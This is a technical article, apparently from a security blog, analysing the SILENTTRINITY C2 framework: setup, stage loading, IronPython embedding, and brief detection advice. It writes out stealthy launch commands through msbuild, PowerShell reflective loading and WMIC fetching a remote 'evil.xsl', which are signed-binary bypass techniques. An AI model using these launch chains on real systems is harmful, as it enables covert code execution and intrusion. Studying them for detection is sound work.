
0x00 Introduction
---
SILENTTRINITY is a C2 tool open-sourced by byt3bl33d3r, implemented in C# and utilizing the IronPython engine to execute Python code, making it highly worthy of research. This tool implements payloads through Python, not only improving efficiency but also leveraging the IronPython engine to load payloads from memory, making it more stealthy.
This article will analyze the principles of SILENTTRINITY from a technical research perspective, explore its extensions, and finally provide recommendations for defense and detection.
Address:
https://github.com/byt3bl33d3r/SILENTTRINITY
0x01 Overview
---
This article will cover the following topics:
- Basic usage of SILENTTRINITY
- Implementation details of SILENTTRINITY
- Methods for C# to call Python using IronPython
- Recommendations for defense and detection
0x02 Basic Usage of SILENTTRINITY
---
The operation method is similar to meterpreter
1. Installation
git clone https://github.com/byt3bl33d3r/SILENTTRINITY.git |
2. Start the teamserver
python3 teamserver.py |
3. Connect to the teamserver
python3 st.py wss://username:
4. Start a listener
listeners |
5. Generate payload
stagers |
6. One of the startup methods
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml |
0x03 Implementation details of SILENTTRINITY
---
The file structure of the source code is as follows:
- SILENTTRINITY, core file, developed in C#, format is exe
- SILENTTRINITY_DLL, same content as above, but format is dll
- Server, control side, includes multiple payloads implemented in Python
SILENTTRINITY and SILENTTRINITY_DLL have the same functionality, only the file format differs, so here we take SILENTTRINITY as an example
1. SILENTTRINITY
The implemented functionality can be referenced in the right half of the figure below:

Note:
Image cited from https://github.com/byt3bl33d3r/SILENTTRINITY
Detailed description is as follows:
1. Start the IronPython engine, release resource files, and import them into the Python environment
Resource file name: IronPython.StdLib.2.7.9.zip
The files within the compressed package are default Python modules
If IronPython is installed, the files in the compressed package are consistent with those in the default installation path C:\Program Files\IronPython 2.7\Lib
IronPython download address:
https://github.com/IronLanguages/ironpython2/releases/tag/ipy-2.7.9
2. Download stage.zip from the Server
stage.zip contains five files:
- IronPython.dll
- IronPython.Modules.dll
- Microsoft.Dynamic.dll
- Microsoft.Scripting.dll
- Main.py
Among these, the first four are dependency files of the IronPython engine, while Main.py is the main program used to receive control commands, load payloads, and return output results.
3. Utilizing IronPython to call Python
This will be explained in detail later.
2. Server
Serves as the control end
The modules folder contains all supported Python scripts.
The stagers folder includes three startup methods:
- msbuild
- powershell
- wmic
1. msbuild
Startup method:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml |
Process:
msbuild.exe -> .xml -> C#
Load msbuild.xml via msbuild.exe, utilizing the new feature "Inline Tasks" supported in .NET Framework 4.0, which is included in the UsingTask element and can be used to execute C# code in XML files.
msbuild.xml implements base64 decoding of encrypted strings, decrypts SILENTTRINITY, and finally loads it in memory (C# implementation).
I have previously analyzed this exploitation method in an article:
"Use MSBuild To Do More"
2. powershell
Startup method:
Execute PowerShell script
Process:
powershell.exe -> .ps1 -> C#
Similarly, base64 decoding of encrypted strings is performed, decrypting SILENTTRINITY and finally loading it in memory (PowerShell implementation). The key code is as follows:
$asm = [Reflection.Assembly]::Load($UncompressedFileBytes) |
Indicates loading the ST method under Main in the exe
I have previously analyzed this exploitation method in an article:
"Analysis Summary of Bypassing Applocker Using Assembly Load & LoadFile"
3. wmic
Startup method:
C:\Windows\System32\wbem\WMIC.exe os get /format:"evil.xsl" |
or
C:\Windows\System32\wbem\WMIC.exe os get /format:"https://example.com/evil.xsl" |
Process:
wmic.exe -> .xsl -> javascript
Load wmic.xsl via wmic.exe; wmic.xsl can be stored locally or on a remote server
Similarly, the encrypted string is base64 decoded to decrypt SILENTTRINITY, ultimately loading it in memory (implemented via JavaScript)
I have previously analyzed this exploitation method in an article:
Analysis and Utilization of Invoking XSL Files via WMIC
4. Other Available Methods for Exploitation
SILENTTRINITY not included, here as an extension, for example:
- regsvr32.exe, "Code Execution of Regsvr32.exe"
- rundll32.exe, "Analysis on Utilizing Rundll32 for Program Execution"
0x04 Method of Using C# to Invoke Python via IronPython
---
Requires IronPython, reference materials:
https://ironpython.net/
This section introduces some basic usage to help further extend the functionality of SILENTTRINITY
1. Commonly Used Basic Scripts
Download and install IronPython:
https://github.com/IronLanguages/ironpython2/tree/master/Src/IronPythonCompiler
Development tool: VS2015
Create a new C# project, add references:
- IronPython
- Microsoft.Scripting
Note:
The generated exe after compilation requires the following dependency files:
- IronPython.dll
- IronPython.Modules.dll (some projects do not require this)
- Microsoft.Dynamic.dll
- Microsoft.Scripting.dll
1. A simple hello world program, calling test.py, outputs Hello World
code1:
using System; |
test.py:
print("Hello World") |
2. Pass parameters to the Python script and output
code2:
using System; |
test.py:
print('%s'%argv) |
3. Call the main function of the Python script
code3:
using System; |
test.py:
def main(): |
4. Store the content of the Python script in a variable and execute it
code4:
using System; |
5. Python scripts support third-party libraries
code5:
using System; |
Find the installation path of IronPython, default is C:\Program Files\IronPython 2.7
Copy the Lib directory from there to the same directory as the compiled IronPythonTest.exe
test.py:
import os |
2. Use ipyc to compile Python scripts into exe
Similar to py2exe functionality
Source code:
https://github.com/IronLanguages/ironpython2/tree/master/Src/IronPythonCompiler
Compiled files can be obtained from the IronPython directory
Default installation location:
C:\Program Files\IronPython 2.7\ipyc.exe |
0x05 Defense Detection
---
SILENTTRINITY's launcher itself does not contain malicious functions; it merely downloads files from a remote server and utilizes IronPython to invoke Python, which is a completely normal feature
The launch method leverages programs inherent to the Windows system (e.g., msbuild.exe, powershell.exe, wmic.exe, and can also be extended to regsvr32.exe or rundll32.exe), making it relatively stealthy
However, SILENTTRINITY needs to initiate network connections to transmit stage.zip and Python scripts. Therefore, if a program invokes IronPython and initiates network connections, it is highly likely to be risky behavior
0x06 Summary
---
This article analyzes the implementation details of SILENTTRINITY, proposes some extension ideas, introduces the method of using IronPython in C# to call Python, and provides defense and detection recommendations based on the characteristics of SILENTTRINITY.


